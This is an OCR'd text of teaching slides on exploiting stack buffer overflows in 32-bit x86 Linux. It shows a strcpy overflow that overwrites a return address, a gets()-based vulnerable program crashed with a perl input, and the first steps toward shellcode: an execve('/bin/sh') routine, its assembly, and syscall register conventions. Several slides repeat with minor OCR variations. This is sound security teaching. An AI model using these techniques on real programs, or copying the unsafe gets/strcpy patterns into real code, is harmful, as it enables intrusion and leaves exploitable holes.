0x41414141

AAAAAAA…

prev FP

?

Buffer overflow FTW


- Success! Program crashed!
- Can we do better?
  - Yes
    - How?

Exploiting buffer overflows

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
  ((long*)buf)[5] = (long)buf;
  foo(buf);
}
```

Exploiting buffer overflows

```
void foo(char *str) {
   char buffer[16];
   strcpy(buffer, str);
}

int main() {
  char buf[256];
  memset(buf, ‘A’, 255);
  buf[255] = ‘\x00’;
 ((int*)buf)[5] = (int)buf;
  foo(buf);
```



AAAAAAA...

0x41414141

buf

0x41414141


AAAAAAA...

prev FP

Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
  ((int*)buf)[5] = (int)buf;
   foo(buf);
```


```
mov %ebp, %esp
pop %ebp
ret
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}
int main() {
   char buf[256];
   memset(buf, ‘A’, 255);
   buf[255] = ‘\x00’;
  ((int*)buf)[5] = (int)buf;
   foo(buf);
```


```
mov %ebp, %esp
pop %ebp
ret
```



Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

int main() {
    char buf[256];
    memset(buf, 'A', 255);
    buf[255] = '\x00';
    ((int*)buf)[5] = (int)buf;
    foo(buf);
```


```
mov %ebp, %esp
pop %ebp
ret
```



What’s the Use?


- If you control the source?
- If you run the program?
- If you control the inputs?

More realistic vulnerability



```c
#include <stdio.h>

int main(int argc, char *argv[]) {
        char name[32];
        printf("Enter your name: ");
        gets(name);
        printf("Hello %s!\n", name);
        return 0;
}
```


```
steve $ ./vuln
Enter your name: Steve
Hello Steve!
steve $ perl -e 'print "A" x 40' | ./vuln
Enter your name: Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
```



Shellcode


- So you found a vuln (gratz)…
- How to exploit?

Getting a shell



```c
#include <unistd.h>

void get_shell() {
        char *argv[2];
        char *envp[1];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        envp[0] = NULL;
        execve(argv[0], argv, envp);
}

int main() {
        get_shell();
}
```

```
steve $ ./get_shell
$
```




```
.LC0:
        .string "/bin/sh"
get_shell:
        subl    $44, %esp
        movl    $.LC0, 24(%esp)
        movl    $0, 28(%esp)
        movl    $0, 20(%esp)
        leal    20(%esp), %eax
        movl    %eax, 8(%esp)
        leal    24(%esp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC0, (%esp)
        call    execve
        addl    $44, %esp
        ret
main:
        pushl   %ebp
        movl    %esp, %ebp
        andl    $-16, %esp
        call    get_shell
        leave
        ret
```

Copy &paste = exploit?

- A few immediate problems
  - .LC0 is an absolute address
  - call uses a relative address

- What's that leal instruction?
  - LEA = "Load Effective Address"
  - It performs addition, nothing else
  - leal 20(%esp), %eax sets eax to esp + 20
  - movl 20(%esp), %eax loads 4-bytes from address esp + 20 into eax




```
.LC0:
        .string "/bin/sh"
get_shell:
        subl    $44, %esp
        movl    $.LC0, 24(%esp)
        movl    $0, 28(%esp)
        movl    $0, 20(%esp)
        leal    20(%esp), %eax
        movl    %eax, 8(%esp)
        leal    24(%esp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC0, (%esp)
        call    execve
        addl    $44, %esp
        ret
```

32-bit x86 system calls on Linux


- System call number goes in eax
- Arguments go in ebx, ecx, edx, esi, edi
- System call itself happens via software interrupt: int 0x80

execve

- sys_execve: Execute a new process
  - System call number 11 = 0xb (so eax = 11)
  - ebx = pointer to C-string (NUL-terminated) path to file
  - ecx = pointer to NULL-terminated array of C-string arguments
  - edx = pointer to NULL-terminated array of C-string environment variables




```
void get_shell() {
        char *argv[2];
        char *envp[1];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        envp[0] = NULL;
        execve(argv[0], argv, envp);
}
```

